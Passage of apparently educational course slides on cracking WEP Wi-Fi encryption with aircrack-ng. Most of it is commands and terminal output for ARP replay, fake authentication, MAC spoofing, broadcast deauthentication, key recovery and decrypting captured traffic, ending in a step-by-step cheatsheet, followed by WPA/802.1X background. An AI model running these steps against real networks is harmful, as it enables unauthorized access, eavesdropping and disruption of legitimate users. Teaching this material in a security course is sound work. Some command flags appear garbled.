




# Finding Encrypted ARP Requests



- How does attacker identify an **encrypted** ARP packet?
  - ❖ ARP packets always contain a unique number of bytes → 28
- Identify **request** packet by checking the destination address
  - ❖ Requests are sent to broadcast address



# Aircrack-ng - ARP Replay

- ❑ Try to capture an ARP request from a connected host and continually resend it to the AP
  - ❖ AP responds with an ARP reply using a **different IV** for each frame
- ❑ Open another (second) command shell
  - ❖ `aireplay-ng --arpplay -e dlink wlan0mon`

```
root@bt: ~# aireplay-ng --arpplay -e dlink wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:52:27:CE)
14:44:26 Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0120-144426.cap
You should also start airodump-ng to capture replies.
Read 370 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

AP SSID  
THIS IS cASe SEnSITiVE

No ARPs yet

# Aircrack-ng - ARP Frames Not Accepted

- AP is not accepting the ARPs because the source address is the attacker's machine which is not associated with the AP

```
root@bt:~# aireplay-ng --arpreplay -e dlink wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:52:21:14)
18:42:34 Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0121-184234.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
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Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 90692 packets (got 4 ARP requests and 6579 ACKs), sent 16688 packets...(489 pps)
```

Attacker

Houston,  
we have  
ARP frames!

... but what are  
these notices?

- We need to associate (fake auth) with AP  
or use (spoof) another host's MAC

# Aircrack-ng - Fake Auth (Open Auth)

- ❑ Very simple since no (open) authentication is actually required
  - ❖ `aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1c7ee530543e -h 00c0ca5227ce wlan0mon`
    - `-1` fake authentication
    - `6000` authenticate every 6000 seconds
    - `-o 1` only send one set of packets at a time
    - `-q 10` send keep alive packets every 10 seconds
    - `-e` essid (SSID)
    - `-a` bssid
    - `-h` MAC address of your (attacker's) wireless card

```
root@kali:~# aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1C:7E:E5:30:54:3E -h 00C0CA5254ED wlan0mon
15:53:56 Waiting for beacon frame (BSSID: 14:D6:4D:2B:D5:C8) on channel 3

15:53:56 Sending Authentication Request (Open System) [ACK]
15:53:56 Authentication successful
15:53:56 Sending Association Request [ACK]
15:53:56 Association successful :- ) (AID: 1)

15:54:06 Sending keep-alive packet [ACK]
15:54:16 Sending keep-alive packet [ACK]
15:54:26 Sending keep-alive packet [ACK]
```

# Aircrack-ng - ...Fake Authentication (Open Authentication)

CH 11 ][ Elapsed: 1 min ][ 2012-02-09 09:44

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-24	65	469	1 0	11	54e.	WEP	WEP	OPN	dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
1C:7E:E5:30:54:3E	00:C0:CA:52:27:CE	0	0 - 1	0		4

root@bt:~#

Now the attacker's machine is associated with AP

# Aircrack-ng - Spoof a Legit MAC

- We could also spoof an associated client's MAC address
  - ❖ `aireplay-ng --arpplay -e dlink -h 001cbf1150fd wlan0mon`
    - 001cbf1150fd is the MAC of a legit connected host

```
root@bt: ~# aireplay-ng --arpplay -e dlink -h 001cbf1150fd wlan0mon
The interface MAC (00:CO:CA:52:21:14) doesn't match the specified MAC (-h).
    ifconfig wlan0mon hw ether 00:1C:BF:11:50:FD
19:04:01 Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
Saving ARP requests in replay_arp-0121-190401.cap
You should also start airodump-ng to capture replies.
Read 20966 packets (got 461 ARP requests and 1104 ACKs), sent 8000 packets...(499 pps)
```

# Aircrack-ng - ARP Replay

- Now deauth a connected client to force it to send an ARP packet to reconnect

❖ `aireplay-ng --deauth 0 -e dlink wlan0mon`

Send deauths continuously to everyone

```
root@bt: ~# aireplay-ng --deauth 0 -e dlink wlan0mon
18:50:11  Waiting for beacon frame (ESSID: dlink) on channel 11
Found BSSID "1C:7E:E5:30:54:3E" to given ESSID "dlink".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:50:11  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
18:50:12  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
18:50:12  Sending DeAuth to broadcast -- BSSID: [1C:7E:E5:30:54:3E]
```

Sending deauths



# Aircrack-ng - Verify Data Frames Collected

- ❑ Verify the #Data frames are incrementing rapidly (150-500)

```
File Edit
root@bt: ~#
1
CH 11 ][ Elapsed: 7 mins ][ 2012-01-24 08:30
BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
1C:7E:E5:30:54:3E -37 100    3379    47970 326 11  54e. WEP  WEP   OPN  dlink
BSSID          STATION          PWR   Rate    Lost  Packets  Probes
1C:7E:E5:30:54:3E 00:C0:CA:52:27:CE   0     0 - 1     98    97445
1C:7E:E5:30:54:3E 00:1B:77:A8:DC:D3 -26    48e-48e    1     6362
root@bt: ~/Desktop#
```

- ❑ Once AP received "lots" of packets per second, stop deauth
  - ❖ Ctrl-C → `aireplay-ng --deauth 0 -e dlink wlan0mon`

```
File Edit
root@bt: ~#
4
```

# Aircrack-ng - Now Start Cracking

- Now start aircrack-ng to begin cracking process on captured file
  - aircrack-ng onlinecrack-01.cap

```
root@bt:~/Desktop# aircrack-ng onlinecrack-01.cap
Opening onlinecrack-01.cap
Read 152363 packets.
```

#	BSSID	ESSID	Encryption
1	1C:7E:E5:30:54:3E	dlink	WEP (35653 IVs)

Choosing first network as target.

```
Opening onlinecrack-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 35958 ivs.
```

Aircrack-ng 1.1 r1904

Only took 36K IVs





[00:00:39] Tested 8 keys (got 35478 IVs)

KB	depth	byte(vote)
0	0/ 2	11(54016) 94(52736) 6F(50688) B8(50688) 0C(50432) 2C(50432) 3C(50432) 41(50432)
1	0/ 1	22(61696) 2A(54272) 6D(52736) 85(51712) AF(51456) 70(50688) C5(50688) D9(50432)
2	1/ 4	11(54016) A0(52480) 66(51968) 50(51712) 94(51712) 4E(51456) 5A(51200) A6(50944)
3	0/ 1	44(57600) EC(53760) 90(52992) 35(50944) 65(50944) 1F(50688) 56(50688) C0(50432)
4	0/ 1	55(57856) 46(52992) 5A(50688) CC(50688) 3B(50176) C9(50176) F5(50176) 20(49664)

KEY FOUND! [ 11:22:33:44:55 ]

Decrypted correctly: 100%


# Cracking WEP Cheatsheet

- 
- 1
- `airmon-ng start wlan0` → enable monitor mode
  - `airmon-ng check kill` → kill troubling processes
  - `airodump-ng wlan0mon` → list wireless networks in the area
  - `airodump-ng --channel 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E` → lock on target & save frames
- 
- 2
- `aireplay-ng --arpplay -e dlink wlan0mon` → collect/replay ARPs
- Associate with AP (pick one--suggest using #1 first)
- 
- 3
- `aireplay-ng -1 6000 -o 1 -q 10 -e dlink -a 1c7ee530543e -h 00c0ca5227ce wlan0mon` → fake auth
  - `aireplay-ng --arpplay -e dlink -h 001cbf1150fd wlan0mon` → spoof MAC
- 
- 4
- `aireplay-ng --deauth 0 -e dlink wlan0mon` → deauth client(s)  
Stop (ctrl-c) deauth when aireplay (shell 2) sees ARPs
  - Verify airodump is receiving numerous frames in shell 1
  - `aircrack-ng onlinecrack-01.cap` → start cracking on captured file

1C7EE530543E = AP      and      00c0ca5227ce = attacker

# I've Got the Key... Now What?

- ❑ We have enough information to join the target network!
- ❑ Switch card from monitor mode to managed mode
  - ❖ `airmon-ng stop wlan0mon`
- ❑ Verify wlan interface is up
  - ❖ `ifconfig wlan0 down`
  - ❖ `ifconfig wlan0 up`
- ❑ Show applications → Settings → Wi-Fi
- ❑ May have to run `service NetworkManager start` if not running



# Connecting

- ❑ Verify connection by pinging default gateway (AP)

```
root@bt: ~# ping 192.168.1.1
```

```
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
```

```
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=17.4 ms
```

```
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=6.38 ms
```

```
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=4.79 ms
```

```
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=8.11 ms
```

```
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=5.50 ms
```

```
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=5.26 ms
```

```
64 bytes from 192.168.1.1: icmp_seq=7 ttl=64 time=6.04 ms
```

```
^C
```

```
--- 192.168.1.1 ping statistics ---
```


```
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
```

```
rtt min/avg/max/mdev = 4.797/7.648/17.424/4.112 ms
```

# Sniff Wireless Traffic - Wireshark

- ❑ Set card to monitor mode → `airmon-ng start wlan0`
- ❑ Now Wireshark has a `wlan0mon` interface

...using this filter:  Ent


 eth0  
wlan0mon  
any  
.

# Don't Want to Connect?

## Decrypt Sniffed Frames - Wireshark




- ❑ Edit → Preferences → Expand Protocols in left column
- ❑ Select IEEE 802.11
- ❑ Enable decryption and click Edit





# Don't Want to Connect?

## Decrypt Sniffed Frames - Wireshark



# Decrypting Sniffed Frames Using airdecap-ng



- ❑ Within Wireshark
  - ❖ Filter your displayed encrypted frames to include just the frames of interest
  - ❖ Save the encrypted frames to a file
    - File → Save As → provide filename (e.g., wep-encrypted)
    - Click Save
      - File is save in the root home directory
- ❑ Open a Kali command shell
- ❑ `airdecap-ng -w 11:22:33:44:55 wep-encrypted`
  - ❖ Creates wep-encrypted-dec file
- ❑ Can now open wep-encrypted-dec in Wireshark
  - ❖ `wireshark wep-encrypted-dec &`

# Computer and Network Hacker Exploits

- ❑ Step 1: Reconnaissance
- ❑ Step 2: Scanning
- ❑ Step 3: Gaining Access
  - ❖ Application and Operating System Attacks
  - ❖ Network Attacks
    - Wireless Scanning / Wardriving
    - WEP
    - WEP Vulnerabilities
    - Attacking WEP
    - WPA / WPA2 (RSN)
    - Attacking WPA
  - ❖ Denial of Service Attacks
- ❑ Step 4: Maintaining Access
- ❑ Step 5: Covering Tracks and Hiding

# WPA Versus RSN

## WPA



- ❑ Designed to use WEP hardware and just upgrade firmware
- ❑ Only supports one encryption standard
  - ❖ TKIP using RC4

## RSN (WPA2)

- ❑ Complete redesign requiring new hardware to support new methods of encryption
- ❑ Supports options for encryption
  - ❖ CCMP (AES)
    - 128, 192 or 256-bit keys
  - ❖ TKIP using RC4
    - Optional - not recommended

# WPA Authentication Modes

- ❑ WPA **Enterprise** (aka WPA-802.1X)
  - ❖ Requires a RADIUS server
    - Uses IEEE 802.1X / EAP (Extensible Authentication Protocol)
  - ❖ Designed for larger organizations
    - Many APs now come with integrated RADIUS servers, giving home users the ability to use WPA-802.1X authentication schemes
- ❑ WPA **Personal** (aka WPA-PSK or WPA-Home)
  - ❖ Passphrase used to authenticate
  - ❖ Passphrase must be stored on the AP and each host



# IEEE 802.1X EAP - Enterprise

- ❑ Authenticates (username/passwd) user at link layer & negotiates keys
- ❑ Mutual authentication between the network and the client
- ❑ 802.1X specifies the following components:
  - ❖ **Supplicant** - User or client that wants to be authenticated
  - ❖ **Authenticator** - Device (usually AP) that acts as an intermediary between supplicant and authentication server
  - ❖ **Authentication server** - Authentication system, such as a RADIUS server
- ❑ Not just a wireless standard - can be used for wired

Client / Supplicant



AP / Authenticator





Authentication server  
RADIUS server



